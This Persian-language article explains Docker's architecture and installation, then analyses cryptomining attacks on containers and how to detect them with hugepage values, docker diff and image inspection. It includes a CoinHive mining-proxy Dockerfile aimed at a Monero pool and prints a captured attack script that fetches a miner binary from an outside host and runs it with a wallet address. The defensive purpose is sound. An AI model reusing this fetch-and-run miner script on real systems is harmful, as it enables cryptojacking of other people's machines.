1. سرویس¹: سرویس اصلی Docker با نام dockerd نیز شناخته می‌شود. وظیفه آن شنود درخواست‌های ایجاد شده توسط رابط‌های برنامه‌نویسی کلاینت Docker و رسیدگی به آن‌ها است. همچنین این مولفه مدیریت آبجکت‌های Docker را نیز بر عهده دارد. به هر صورت، سرویس Docker با توجه به درخواست‌های رسیده از API مربوط به خود، ایمج، کانتینر و تمام موارد دیگر را مدیریت می‌کند. کنترل، مدیریت و استفاده از Docker از این طریق میسر می‌باشد.

2. کلاینت²: کلاینت Docker راه ارتباطی سرویس Docker با کاربر است، زمانیکه یک دستور مانند docker run اجرا می‌شود، کلاینت آن را به dockerd ارسال می‌کند. با توجه به این توضیحات، به صورت خلاصه کلاینت دستورات کاربران را به سرویس Docker از طریق رابط‌های برنامه‌نویسی خود منتقل می‌کند و سرویس هم آن‌ها را انجام می‌دهد. شایان ذکر است، کلاینت Docker می‌تواند با یک یا چند تا سرویس Docker ارتباط داشته باشد.

3. آبجکت‌ها³: آبجکت‌های Docker مولفه‌های کلیدی هستند که Docker از آن‌ها استفاده می‌کند که مهم‌ترین آن‌ها آبجکت image، آبجکت container، آبجکت network و آبجکت volume هستند. در ادامه آن‌ها را به صورت خلاصه و کوتاه مرور می‌کنیم.

• **آبجکت ایمج⁴:** آبجکت ایمج یک قالب آماده همراه با دستوراتی است که در فایل dockerfile یافت می‌شود (در ادامه این مولفه هم توضیح داده خواهد شد). آبجکت ایمج Docker را می‌توان با استفاده از دستوراتی که در dockerfile تعریف می‌شوند، سفارشی‌سازی کرد. توجه شود که خود ایمج امکان ویرایش ندارد، تنها ایمج می‌تواند بر اساس ایمج‌های دیگری باشد که تغییرات و سفارشی‌سازی‌های مخصوص خودش را دارا باشد. به طور معمول ایمج‌ها با استفاده از Dockerfile ایجاد می‌شوند. شایان ذکر است، یک ایمج Docker از مجموعه‌ای از فایل‌ها تشکیل

---

¹ Docker Daemon

² Docker Client

³ Docker Object

⁴ Image Object

شده است که همه موارد ضروری مانند کد برنامه و وابستگی‌ها را که برای پیکربندی یک محیط کاملاً عملیاتی کانتینر لازم است، در کنار هم قرار می‌دهند. با استفاده از یکی از دو روش می‌توانید یک ایمج Docker ایجاد کنید:

✚ **تعاملی¹:** با اجرای یک کانتینر از یک ایمیج موجود، تغییر دستی محیط آن کانتینر از طریق یک سری مراحل و ذخیره وضعیت حاصل به عنوان یک تصویر جدید.

✚ **فایل داکر²:** فایل داکر یک فایل متنی ساده است که مشخصات ایجاد یک ایمج Docker را فراهم می‌کند. شایان ذکر است، از منظر تحلیل یک کانتینر، این فایل اهمیت فراوانی دارد زیرا بسیاری از اطلاعات کلیدی ایمج Docker را در بر می‌گیرد.

● **آبجکت کانتینر³:** هر کانتینر یک نمونه راه‌اندازی شده از ایمیج خود می‌باشد. از همین روی، آبجکت کانتینر را می‌توانیم یک نمونه در حال اجرا از ایمج به همراه نرم‌افزار درون آن در نظر بگیریم که می‌توان آن را با استفاده از رابط‌های برنامه‌نویسی Docker مدیریت کرد. کانتینرها از هم دیگر و سیستم‌عامل میزبان مجزا هستند. به عنوان مثال، دستوری که در تصویر 7 قابل مشاهده است، ایمج سیستم‌عامل Ubuntu از Docker Hub دانلود، راه‌اندازی و سپس برنامه bash آن را اجرا می‌کند. بعد از اجرای موفق bash، یک رابط تعاملی بین کاربر و کانتینر فراهم خواهد شد.

---

¹ Interactive

² Dockerfile

³ Container Object

```
[tlightning@adonaim ~ ]$ sudo docker run -i -t ubuntu /bin/bash
Unable to find image 'ubuntu:latest' locally
latest: Pulling from library/ubuntu
677076032cca: Pull complete
Digest: sha256:9a0bdde4188b896a372804be2384015e90e3f84906b750c1a53539b585fbbef7f
Status: Downloaded newer image for ubuntu:latest
root@aa1b85c0815d:/#
```

تصویر 7: دانلود ایمیج ubuntu و اجرای bash

- **آبجکت شبکه¹:** آبجکت شبکه شامل راه‌های ارتباطی است که هر کانتینر می‌تواند با کمک آن‌ها ارتباط تحت شبکه داشته باشد.
- **آبجکت حجم²:** داده‌ها در کانتینر ها موقت هستند. ذخیره دائمی آن‌ها توسط مکانیزم‌های تعبیه شده در این مولفه امکان‌پذیر است. دستور زیر یک کانتینر ابونتو ایجاد می‌کند که با استفاده از مولفه volume یک آدرس از دیسک را برای ذخیره داده‌ها در نظر می‌گیرد.

داگر	هایپروایزرها	
از سیستم‌عامل لینوکس پشتیبانی می‌کند.	مستقل از سیستم‌عامل است.	پشتیبانی از سیستم‌عامل
در حد چند ثانیه	حداکثر تا 1 دقیقه	مدت زمان بوت
وابسته به پشتیبانی کرنل لینوکس دارد.	به دلیل دو لایه بودن سیستم عامل، امنیت اطلاعات بیشتری فراهم می‌شود.	امنیت
کانتینرهای Docker حجم کمی دارند.	حجم مصرفی در مقیاس GB است.	میزان مصرف منابع
می‌تواند به صورت همزمان چندین نرم‌افزار را اجرا کند.	می‌تواند به صورت همزمان چندین سیستم‌عامل را اجرا کند.	پشتیبانی از نرم‌افزارها


جدول 2: تفاوت‌های Docker در برابر Hypervisor

¹ Network Object

² Volume Object

4. **مخازن داکر**¹: مخزن داکر محلی برای نگهداری ایمیج‌های داکر است. به سری مخزن عمومی² داریم که قرار دادن و دریافت ایمیج از آنها آزاد و رایگان بوده و بدون نیاز به دسترسی خاصی می‌باشد. اما معمولاً هر شرکت و یا ارائه‌کننده‌ی سرویس برای خود مخازن خصوصی³ راه‌اندازی می‌کند تا ایمیج‌های خاص و مهم خود را در آنها نگهداری و در مواقع لزوم استفاده کند. برای استفاده از این مخازن نیاز به دسترسی می‌باشد و معمولاً اطلاعات آنها به صورت عمومی منتشر نمی‌شود. شرکت Docker یکی از بهترین مخازن عمومی را ارائه می‌کند که به عنوان Docker Hub شناخته می‌شود.

بعد از شناخت مفاهیم فوق می‌توان به زبان مشترکی برای توضیح نحوه‌ی عملکرد Docker پرداخت. به هر صورت، مزیت Docker ایجاد و اجرای برنامه در محیط کانتینری است. کانتینر Docker از مجازی‌سازی سیستم‌عامل برای استفاده و ترکیب اجزای یک برنامه که از هر ماشین لینوکس استاندارد پشتیبانی می‌کند، استفاده می‌نماید. فاکتورهای ایزوله‌سازی و امنیتی به ما این امکان را می‌دهند که چندین کانتینر را به موازات یک سیستم معین اجرا کنیم. در تصویر 8، معماری Docker به صورت خلاصه نمایش داده شده است.

تصویر 8: معماری ارتباطات داکر

¹ Docker Registry


² Public Registry

³ Private Registry

کانتینرها از نظر اندازه و وزن سبک هستند زیرا به منابع اضافی HyperV یا VMware نیاز ندارند، اما مستقیماً در هسته دستگاه اجرا می‌شوند. ما حتی می‌توانیم کانتینرهای Docker را درون ماشین‌هایی اجرا کنیم که در واقع ماشین‌های مجازی هستند.

نصب و پیکربندی داکر در محیط‌های عملیاتی

به منظور استفاده از قابلیت کانتینرها با محوریت توسعه نرم‌افزار و همچنین ایجاد و توزیع Image های نرم‌افزاری Docker، نیاز است که رویکرد نصب و پیکربندی Docker را بر روی سیستم‌عامل‌های ویندوز و لینوکس را مورد بررسی قرار بدهیم. شایان ذکر است، شیوه نصب و پیکربندی Docker بر روی تمامی نسخه‌های ویندوز مشابه است اما اگر قصد نصب و پیکربندی Docker را بر روی محیط‌های مجازی‌سازی¹ شده داریم، مانند VMware Workstation حتماً باید اطمینان حاصل کنیم که قابلیت مجازی‌سازی تودرتو² فعال شده باشد تا اینکه سرویس Docker بتواند با موفقیت اجرا شود و Image نرم‌افزاری مورد نظر ما را اجرا کند.

تصویر 9: محیط تنظیمات نرم‌افزار VMware Workstation 17


¹ Virtualized OS

² Nested Virtualization

در تصویر 9، شیوه فعال‌سازی قابلیت مجازی‌سازی تودرتو در محیط VMware Workstation نسخه 17 نمایش داده شده است. صرفاً شخص کاربر می‌تواند با فعال‌سازی گزینه Virtualize Intel VT-x/EPT or AMD-V/RVI در بخش Processor ماشین مجازی امکان مجازی‌سازی تودرتو را در محیط سیستم‌عامل مجازی‌سازی شده محیا کند.

نصب Docker در ویندوز

بعد از اینکه گزینه مجازی‌سازی تودرتو را برای سیستم‌عامل ویندوز 10 فعال کردیم، اکنون می‌توانیم اقدام به نصب و همچنین پیکربندی Docker Desktop کنیم. به منظور دانلود فایل نصاب Docker Desktop کافی است به وب سایت [docker.com](https://docs.docker.com/desktop/) رجوع کنیم. در قسمت پاورقی¹ آدرس دانلود Docker Desktop آورده شده است. هنگامیکه وارد صفحه دانلود Docker Desktop می‌شویم، در بخش System Requirements نیازمندی سخت‌افزاری به منظور نصب و اجرای صحیح Docker آورده شده است.



تصویر 10: محیط نصاب Docker Desktop نسخه 4.16.3

¹ <https://docs.docker.com/desktop/install/windows-install/>

همانطور که در تصویر 10 نمایش داده شده است، به منظور نصب موفق Docker نیاز است که ویژگی WSL و همچنین Hyper-V بر روی سیستم عامل هدف وجود داشته باشد. بعد از اینکه اطمینان حاصل کردید این دو مورد بر روی سیستم عامل وجود دارند، با کلیک بر روی گزینه Ok فرایند نصب و پیکربندی Docker بر روی سیستم عامل شروع خواهد شد.



تصویر 11: پایان مرحله نصب Docker Desktop

بعد از اینکه فرایند نصب Docker Desktop با موفقیت به پایان رسید، پیامی که در تصویر 11 مشاهده می‌کنید، به شما نمایش داده خواهد شد. هنگامیکه این پیام را دریافت کردید، بر روی گزینه Close and restart کلیک کنید تا سیستم عامل ویندوز 10 راه‌اندازی مجدد و سرویس نرم‌افزار Docker Desktop اجرا شود.


نکته مهم دیگری که وجود دارد، ثبت نام در وبسایت docker.com است. به منظور استفاده از نرم‌افزار Docker Desktop نیاز است که یک حساب کاربری بر روی [Docker.com](http://docker.com) ایجاد کنید و در

نرم افزار Docker Desktop به آن حساب کاربری وارد شوید.

تصویر 12: محیط عملیاتی Docker Desktop

در تصویر 12 محیط عملیاتی Docker Desktop نمایش داده شده است. به منظور ورود به حساب کاربری خود نیاز است که بر روی گزینه Sign in (سمت راست بالا) کلیک کنید. بعد از کلیک بر روی این گزینه به وبسایت Docker.com خواهید رفت. سپس بعد از احراز هویت مجدد به نرم افزار Redirect خواهید شد.

تصویر 13: محیط Docker Desktop بعد از احراز هویت

بعد از احراز هویت در وبسایت Docker.com و بازگشت به محیط Docker Desktop با محیطی که در تصویر 13 نمایش داده شده است، روبه رو خواهید شد. اکنون Docker با موفقیت نصب و عملیاتی شده است. اکنون می‌توانیم Imageهای Docker را بر روی محیط هدف یعنی ویندوز 10 دانلود، پیکربندی و اجرا کنیم. شایان ذکر است، اگر Docker با موفقیت نصب و اجرا شده باشد، با اجرای فرمان زیر پکیج Hello-World دانلود خواهد شد و بر روی ماشین شما اجرا می‌شود.

```
docker run hello-world
```

فرمان بالا موجب می‌شود، Docker اقدام به دانلود یک Image از Hub خود کند. این Image که با نام hello-world شناخته می‌شود، یک Image نمونه برای بررسی عملکرد صحیح Docker است. اگر با موفقیت اجرا شود، خروجی را که در تصویر 14 نمایش داده شده است، دریافت خواهید کرد.

```
Windows PowerShell
Desktop> cd .\Docker\
Desktop\Docker\1_HelloWorld> docker run hello-world
Unable to find image 'hello-world:latest' locally
latest: Pulling from library/hello-world
2db29710123e: Pull complete
Digest: sha256:aa0cc8055b82dc2509bed2e19b275c8f463506616377219d9642221ab53cf9fe
Status: Downloaded newer image for hello-world:latest

Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
1. The Docker client contacted the Docker daemon.
2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
   (amd64)
3. The Docker daemon created a new container from that image which runs the
   executable that produces the output you are currently reading.
4. The Docker daemon streamed that output to the Docker client, which sent it
   to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
$ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
https://hub.docker.com/

For more examples and ideas, visit:
https://docs.docker.com/get-started/
```

تصویر 14: خروجی دانلود و اجرای Image نمونه Hello World

شایان ذکر است، پیامی که بعد از اجرای Image نمونه Hello World در خروجی دریافت شده

است، به شکلی راهنمای استفاده از Docker Desktop به شمار می‌رود.

نصب Docker در لینوکس

به منظور نصب و پیکربندی Docker در سیستم عامل لینوکس، دشواری زیادی وجود ندارد. صرفاً کافی است دستوراتی را که در بخشی زیر آورده شده است، به ترتیب اجرا شود. بعد از اجرای این دستورات، Docker با موفقیت بر روی ماشین مقصد نصب و پیکربندی خواهد شد. لذا ما می‌توانیم در ادامه اقدام به دانلود و ایجاد و اجرای پکیج‌های نرم‌افزاری Docker کنیم.

```
sudo apt update
sudo apt upgrade
sudo apt install docker.io
sudo snap install docker
```

دستورات بالا بعد از اینکه با موفقیت اجرا شوند، موجب نصب و پیکربندی Docker خواهند شد. از همین روی، ما می‌توانیم همانطور که در تصویر 15 نمایش داده شده است، فرمان `docker run hello-world` را مجدد اجرا کنیم و خروجی این پکیج نرم‌افزاری را بر روی سیستم عامل لینوکس Ubuntu 22 دریافت کنیم. در تصویر 15، خروجی این فرمان در محیط لینوکس Ubuntu نمایش داده شده است.

```
tlightning@adonaim:~$ sudo docker run hello-world
Unable to find image 'hello-world:latest' locally
latest: Pulling from library/hello-world
2db29710123e: Pull complete
Digest: sha256:aa0cc8055b82dc2509bed2e19b275c8f463506616377219d9642221ab53cf9fe
Status: Downloaded newer image for hello-world:latest

Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
1. The Docker client contacted the Docker daemon.
2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
   (amd64)
3. The Docker daemon created a new container from that image which runs the
   executable that produces the output you are currently reading.
4. The Docker daemon streamed that output to the Docker client, which sent it
   to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
$ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
https://hub.docker.com/

For more examples and ideas, visit:
https://docs.docker.com/get-started/
```

تصویر 15: خروجی اجرای پکیج Hello World در محیط Docker


همانطور که در تصویر 15 نمایش داده شده است، با اجرای فرامین بالا Docker با موفقیت نصب و پیکربندی شد. همچنین ما در ادامه توانستیم با سهولت پکیج نرم‌افزاری Hello-World را دانلود و اجرا کنیم.







ایمج‌های پایه چی هستند؟

همه کانتینرها از ایمج‌های سیستم‌عامل‌ها ایجاد می‌شوند که اصطلاحاً به آن‌ها ایمج‌های پایه یا همان Base Image گویند. یک ایمج مجموعه‌ای از فایل‌های سیستمی، کتابخانه‌ها و ابزارهای مورد نیاز است که سازماندهی شده‌اند تا نرم‌افزاری که در آن ایمج قرار می‌گیرد به شکل صحیح کار کند. ایمج‌های مذکور در قالب ویندوز و لینوکس ارائه می‌شوند که می‌توان در <https://hub.docker.com> آن‌ها را جستجو کرد و مبتنی بر نیازی که نرم‌افزار شما دارد، آن‌ها را مورد استفاده قرار داد.

Docker Hub is the world's largest library and community for container images

Browse over 100,000 container images from software vendors, open-source projects, and the community.


				
				
				

[See all Docker Official Images](#)

تصویر 16: نمایی از وبسایت Docker Hub

به عنوان مثال، اگر نیازمند به پیاده‌سازی یک نرم‌افزار دارید که با زبان C++ نوشته شود، ایمجی را باید دانلود کنید که بر روی آن Toolchain برنامه‌نویسی به زبان C++ مانند کامپایلر Gnu C Plus

Plus یا Clang وجود داشته باشد. در تصویر 17، محیط Docker Hub برای یک ایچ پایه دارای Toolchain زبان C/C++، نمایش داده شده است. هنگامیکه اقدام به استفاده از این ایچ پایه می‌کنیم، به تمامی ابزارهایی که برای ایجاد و راه‌اندازی برنامه‌نویسی به زبان C/C++ نیازمند هستیم، در اختیارمان قرار می‌گیرد. این ایچ همچنین دارای حجم 154 مگابایت است که برای پیاده‌سازی برنامه‌های کوچک بسیار مناسب است. در تصویر 17، صفحه رسمی این ایچ پایه نمایش داده شده است. همچنین اندازه و شیوه استفاده از آن هم در بخش Usage Examples آورده شده است.

The screenshot shows the Docker Hub page for the image 'frolvlad/alpine-gxx'. The page includes a search bar with 'c++' entered, navigation links for 'Explore', 'Pricing', 'Sign In', and 'Register'. The image details show it was created by 'frolvlad' and is 'The smallest Docker image with C and C++ compilers (GCC) (154MB)'. It has 30 stars and 1.7M pulls. The 'Usage Example' section contains the following code:

```
$ echo -e '#include <iostream>\nint main() { std::cout << "Hello World\\n"; }' > qq.cpp
$ docker run --rm -v `pwd`:/tmp frolvlad/alpine-gxx c++ --static /tmp/qq.cpp -o /tmp/qq
```

Below the code, it states: 'Once you have run these commands you will have qq executable in your current directory and if you execute it, you will get printed 'Hello World!''. The 'Usage Example' section is highlighted in purple in the original image.

تصویر 17: صفحه ایچ پایه alpine-gxx

شایان ذکر است، ایچ پایه alpine-gxx از پیش برای برنامه نویسی با زبان C/C++ ایجاد شده است. گاهی اوقات نیاز است مبتنی بر ماهیت نرم‌افزاری که در حال توسعه آن هستید، حتی ایچ پایه را هم خودتان با نیازمندی‌های سفارشی‌سازی شده ایجاد کنید. در ادامه، به بررسی این مورد

خواهیم پرداخت.

ایجاد ایملج‌های پایه سفارشی¹

در این بخش به ایجاد یک ایملج سفارشی، جهت استفاده به عنوان ایملج اصلی در Docker می‌پردازیم. دلایل زیادی هست که افراد نمی‌خواهند از ایملج‌های آماده استفاده کنند، زیرا ممکن است نیازمندی که نرم‌افزار ما دارد، بسیار متفاوت از چیزی باشد که در ایملج‌های پایه توسط دیگران ارائه شده است. به عنوان مثال، ما می‌توانیم یک نسخه از سیستم‌عامل Ubuntu را دانلود کنیم، سپس مبتنی بر نیاز خود اقدام به سفارشی‌سازی آن کنیم.

```
1 FROM ubuntu:latest
2
3 WORKDIR /app
4 COPY . /app
5 RUN apt-get update && apt-get install --assume-yes --no-install-recommends --quiet \
6     python3 python3-pip && apt-get clean all
7
8 RUN pip install --no-cache --upgrade pip setuptools
9
10 RUN pip --version # just for test
11
--
```

تصویر 18: محتوای Dockerfile برای ایجاد یک ایملج سفارشی

برای ایجاد یک ایملج سفارشی، صرفاً کافی است در Dockerfile نام ایملج سیستم‌عامل پایه مورد نظر خود را بنویسیم و سپس در آن با استفاده از فرمان RUN اقدام به نصب و سفارشی‌سازی ایملج مورد نظر کنیم. در تصویر 18 محتوای یک Dockerfile آورده شده است که اقدام به استفاده از آخرین نسخه Ubuntu می‌کند، و در گام بعد از به روزرسانی سیستم‌عامل اقدام به نصب چند پکیج از جمله python بر روی آن خواهد کرد. همچنین با استفاده از فرمان COPY می‌توانیم سورس کد برنامه خود را به ایملج مورد نظر منتقل کنیم و در گام بعد با تعیین WORKDIR پوشه‌ای که کد منبع در آن قرار دارد را تنظیم کرده و مجدد با استفاده از فرمان RUN اقدام به کامپایل و ایجاد باینری از سورس کد برنامه خود خواهیم کرد.

¹ Customized Base Image

ایجاد اولین پکیج نرم‌افزاری C++ در محیط Docker

اکنون که بر روی محیط لینوکس و ویندوز توانستیم Docker را نصب و پیکربندی و اجرا کنیم، این امکان برای ما وجود دارد که اقدام به طراحی اولین نرم‌افزار کانتینری خود کنیم. از آنجایی که برای پیاده‌سازی و توسعه این نرم‌افزار قرار است از زبان برنامه‌نویسی C++ استفاده کنیم، نیازمند این خواهیم بود که محیط ایملج پایه ما قابلیت نصب و راه‌اندازی کامپایلر Gnu C++ Compiler را داشته باشد.

بر روی Docker Hub اگر جستجو کنیم، ایملج‌های بسیاری وجود دارند که به همراه Gnu C++ Compiler ارائه شده‌اند. شایان ذکر است، با اینکه این امکان وجود دارد که از یک ایملج سفارشی برای کار خود استفاده کنیم، اما برای هدف ما استفاده از ایملج‌های آماده کافی است.

در این قسمت، از آنجایی که ما قصد راه‌اندازی ماینر رمز ارز CoinHive را در بستر کانتینرهای Docker داریم، باید اطمینان حاصل کنیم که بر روی ایملج سیستم‌عامل Node.js و دیگر مولفه‌های مورد نیاز اجرای CoinHive نصب شده باشد. محتوای Dockerfile که در تصویر 19 نمایش داده شده است، نحوه آماده‌سازی و راه‌اندازی سیستم‌عامل Ubuntu و همچنین آماده‌سازی سیستم‌عامل برای اجرای CoinHive را تشریح می‌کند.

```
1 FROM alpine:3.6
2
3 # Install dependencies
4 RUN apk add --no-cache python python-dev openssl-dev gcc musl-dev libffi-dev git && \
5     python -m ensurepip && \
6     rm -r /usr/lib/python*/ensurepip && \
7     pip install --upgrade pip setuptools && \
8     rm -r /root/.cache
9
10 # Install the proxy script
11 COPY coinhive-stratum-mining-proxy.py /coinhive-stratum-mining-proxy.py
12
13 # Install static files
14 ADD static /static
15
16 # Install Python dependencies
17 COPY requirements.txt /requirements.txt
18 RUN pip install -v -r /requirements.txt && rm /requirements.txt
19
20 # Expose HTTP/WebSocket port
21 EXPOSE 8892
22
23 # Launch the service
24 ENTRYPOINT ["/coinhive-stratum-mining-proxy.py"]
25 CMD []
```

تصویر 19: راه‌اندازی CoinHive برای استخراج رمز ارز

بعد از اینکه کلاینت Docker اقدام به اجرای این Dockerfile کند، یک ایمج با محوریت استخراج رمزارز راه اندازی خواهد شد.

```
docker run -p 8892:8892 coinhive-stratum-mining-proxy xmr-eu1.nanopool.org 14444
```

با استفاده از فرمان بالا می توان اقدام به اجرای این ایمج و در نتیجه استخراج رمزارز مونرو از استخر xmr-eu1.nanopool.org کرد. حتی با استفاده از این اسکریپت امکان ایجاد استخر سفارشی هم خواهید داشت.

حملاتی مبتنی بر محیط Docker

همانطور که تاکنون بررسی کردیم، امروزه با گسترش استفاده از فناوری Docker و کانتینرها در امر توسعه سامانه های نرم افزاری، بهره برداری از کانتینرهای مبتنی بر Docker نیز مطرح شده است. به عنوان مثال، گروه TeamTNT تمرکز خود را بر روی این گونه حملات گذاشته است و طی سالیان اخیر کانتینرهای مخرب این گروه مورد تحلیل و بررسی توسط مراکز تحقیق سایبری قرار گرفته است.

از جمله حملاتی که مورد توجه این گروه بوده و به طور کل در محیط کانتینرهای مبتنی بر Docker رواج داشته است می توان به استخراج رمز ارز و نیز جاسازی بدافزار اشاره کرد. در این مقاله با بهره گیری از تحلیل های صورت گرفته بر روی حملات توسط مراکز تحقیقاتی و تکنیک های استفاده شده توسط مهاجمان، ابتدا روش هایی را برای تشخیص مخرب بودن یک کانتینر ارائه می دهیم سپس راهکارهای پیشگیرانه را مورد بحث قرار می دهیم.

متودولوژی تحلیل کانتینرها

در این بخش روش هایی برای تشخیص مخرب بودن یک کانتینر مطرح می شود.

برای این که عملیات استخراج رمزارز با سرعت بیشتری انجام شود، حجم Memory Page بزرگ انتخاب می‌شود. از این روی، با مشاهده مقدار nr_hugepages که مشخصه Memory Page فعلی را نشان می‌دهد، می‌توان رفتار مخرب کاتینر را از نوع استخراج رمز حدس زد. این مقدار که از طریق `/proc/sys/vm/nr_hugepages` قابل دستیابی است؛ به صورت پیش‌فرض صفر است. از آن جایی که مهاجمان اغلب رمز ارز Monero را به دلیل گمنامی استخراج می‌کنند و با توجه به الگوریتم‌های به کار رفته در این رمز ارز، مقادیر رایج 128 یا 1280 فایل nr_hugepages می‌تواند نشانگر حمله از نوع استخراج رمزارز باشد. مقادیر دیگر نیز بسته به نوع رمزارز و الگوریتم‌های به کار رفته محتمل است. همچنین در کنار بررسی مقدار nr_hugepage ، دیگر نکته‌ای که کمک کننده است بررسی اندازه صفحات بزرگ است. معمولا به صورت پیش فرض این اندازه برابر 2 مگابایت است ولی در صورتی که عملیات استخراج در میان باشد، این اندازه حتی تا یک 1 گیگابایت می‌تواند توسط مهاجم افزایش پیدا می‌کند. تصویر 20 دستورات مورد نیاز برای مشاهده اندازه صفحات عادی و نیز بزرگ همراه با خروجی آن‌ها را نمایش می‌دهد.

```
(kali@kali) - [~/doctest]
└─$ grep -i hugepagesize /proc/meminfo
Hugepagesize:      2048 kB

(kali@kali) - [~/doctest]
└─$ getconf PAGESIZE
4096
```

تصویر 20: مشاهده اندازه صفحات عادی و بزرگ در محیط گنو/لینوکس

در یکی از حملات که بر پایه ایمپج Alpine صورت گرفته بود، مهاجم ابتدا مقادیر nr_hugepage را تغییر داده، سپس اقدام به استخراج رمزارز Monero کرده است. نمونه دستورات به کار رفته در این حمله را می‌توانید در تصویر 21 مشاهده کنید.

```

#!/bin/sh
HW_NAME=$(uname -m)
M_URL="http[:]//go.0x1a.xyz:10176/d/m?os=linux&hwn=$HW_NAME"

echo 128 >/host_mnt/proc/sys/vm/nr_hugepages || true

if ! type "wget" > /dev/null; then
  apk add wget
fi

wget -q -O ./m $M_URL && chmod +x ./m
./m --algo "rx/0" --coin monero -o xmr-asia1.nanopool.
org:14433 -u 89jXfdiTWfLa9AaeaKhVus1mV4bENVSQZKekn3qZU-
jsDFaw9kneyEtUjGurnsYvzLCMxwv9caH8k9hMNUv3G2UnC6imz3Tw.
thanks_1_a/0x1041041@mailinator.com -p x --tls -k --cpu-pri-
ority 5 --no-color

```

تصویر 21: دستورات به کار رفته برای استخراج رمز ماینرو

عملیات‌هایی که در دستورات شکل 2 دیده می‌شود:

- استفاده از صفحات بزرگ حافظه
- به دلیل این که ایمیج‌ها عموماً مینی‌مال هستند، اقدام به بررسی نصب wget برای ارتباط با استخراج می‌کند و در صورت عدم نصب، آن را نصب می‌کند.
- در گام بعد اقدام به دریافت مشخصات سخت‌افزار قربانی و سپس اعلام آن به استخراج صورت می‌گیرد، توجه شود که آدرس کیف پول قربانی با رنگ زرد مشخص شده است.


برای شبیه‌سازی این حمله یک کانتینر Alpine نسخه 3.13 را ایجاد کرده و سپس برای شبیه‌سازی عملیات استخراج رمز ارز از یک حلقه بی‌نهایت استفاده کردیم تا بار محاسباتی ایجاد کنیم. میزان مصرف پردازنده سیستم‌عامل در این شبیه‌سازی را می‌توانید در تصویر 22 مشاهده کنید.

```
(kali㉿kali) - [~/doctest]
└─$ sudo docker images
REPOSITORY    TAG       IMAGE ID       CREATED        SIZE
nginx         latest   88736fe82739  2 months ago  142MB
postgres     latest   68f5d950dcd3  2 months ago  379MB
alpine       3.13    6b5c5e00213a  6 months ago  5.62MB

(kali㉿kali) - [~]
└─$ sudo docker run -it --name a_c2 -v /home/kali/doctest 6b
/proc # cat /proc/sys/vm/nr_hugepages
0
/proc # █
```

تصویر 22: ایجاد کانتینر Alpine و مشاهده مقدار nr_hugepages که به صورت پیش فرض صفر است.

در تصویر 23، مقایسه مصرف پردازنده توسط برنامه شبیه‌سازی شده درون کانتینر و کانتینر در حالت عادی نشان داده شده است.

تصویر 23: مقایسه مصرف پردازنده توسط برنامه شبیه‌سازی شده درون کانتینر

همانطور که در تصویر 23 قابل مشاهده است، مصرف پردازنده توسط برنامه شبیه‌سازی شده درون کانتینر و کانتینر در حالت عادی نمایش داده شده است که پلتفرم Docker برای بدافزارهایی که قصد استخراج رمز ارز دارند، کاملاً مناسب است.

بررسی تغییرات کانتینر

حتی اگر ایمج کانتینر از منبع معتبری دریافت شده باشد با این حال امکان دارد که به مرور زمان

آلوده شود و یا حتی خود منبع معتبر، دچار یک حمله زنجیره تامین¹ شده باشد و ایمپج دریافتی ما آلوده باشد. یکی از راههایی که می‌تواند رفتار مخرب و یا غیر عادی کانتینر را نمایان کند، مشاهده بررسی تغییرات صورت گرفته بر روی کانتینر است. با استفاده از دستور docker diff می‌توان لیستی از تغییرات کانتینر را دریافت کرد. در خروجی این دستور:

- A به معنای اضافه شدن یا همان Add است.
- D به معنای حذف شدن یا همان Delete است.
- C به معنای تغییر پیدا کردن یا همان Change است.

```
(kali@kali)-[~]
└─$ sudo docker run -it --name a_c3 -v /home/kali/doctest 6b
/ # ls
bin    dev    etc    home  lib    media mnt    opt    proc   root  run    sbin  srv    sys    tmp    usr    var
/ # pwd
/
/ # mkdir MohammadAmin_Crypto
/ # ls
MohammadAmin_Crypto  home                opt                  sbin                 usr
bin                  lib                  proc                 srv                   var
dev                  media                root                 sys
etc                  mnt                  run                   tmp
/ # exit

(kali@kali)-[~]
└─$ sudo docker diff a_c3
A /MohammadAmin_Crypto
C /home
A /home/kali
A /home/kali/doctest
C /root
A /root/.ash_history
```

تصویر 24: استفاده از دستور docker diff به منظور مشاهده تغییرات صورت گرفته بر روی کانتینر

همانطور که از تصویر 24 نیز مشخص است، در کانتینر یک پوشه جدید ساخته شد و این تغییر در خروجی دستور docker diff دیده می‌شود. از این طریق می‌شود مواردی که غیر عادی هستند و یا تغییرات در پوشه‌های حساس مانند bin و یا root را رصد کرد.

بررسی محتویات فایل ایمپج

برای آن که بتوان فایل ایمپج را واکاوی کرد راهکارهای متعددی است روش پیشنهادی ما در این مقاله استفاده از دستور docker save است. دستورات مربوط به استخراج و دسترسی به فایل‌های ایمپج به همراه خروجی آن‌ها در تصویر 25 مشخص است.

¹ Supply Chain Infection

```

(kali㉿kali) - [~/doctest]
└─$ sudo docker save alpine > alpine.tar
[sudo] password for kali:

(kali㉿kali) - [~/doctest]
└─$ tar -xvf alpine.tar
218d48e423b1d1384e2b5847cf642b6971e9053d5c14a0fcc37796190608def8/
218d48e423b1d1384e2b5847cf642b6971e9053d5c14a0fcc37796190608def8/VERSION
218d48e423b1d1384e2b5847cf642b6971e9053d5c14a0fcc37796190608def8/json
218d48e423b1d1384e2b5847cf642b6971e9053d5c14a0fcc37796190608def8/layer.tar
6b5c5e00213a01b500630fd8a03f6964f033ef0e3a6845c83e780fcd5deda5c.json
manifest.json
repositories

```

تصویر 25: استخراج فایل‌های ایمج alpine به کمک دستور docker save

در فایل layer.tar که در پوشه 21...f8 است حاوی محتویات باینری ایمج است که می‌تواند مکان فایل‌های مخرب و یا ویرایش شده باشد از این رو باید آلوده بودن یا نبودن آن‌ها بررسی شود، برای این کار می‌توان از موتور تحلیل بدافزار خودکار VirusTotal یا دیگر موتورهای مانند JoeSandbox استفاده کرد. همچنین در فایل manifest.json اطلاعات مناسبی از ایمج مانند دستورات اجرایی در بدو ورود قابل مشاهده است. برای نمونه ایمج Apache از اکانت docker72590 تعدادی باینری مخرب به قصد استخراج رمز ارز داشت که نمونه اسکن شده توسط VirusTotal را می‌توانید در تصویر 26 مشاهده کنید.

Security vendors' analysis			Do you want to automate checks?
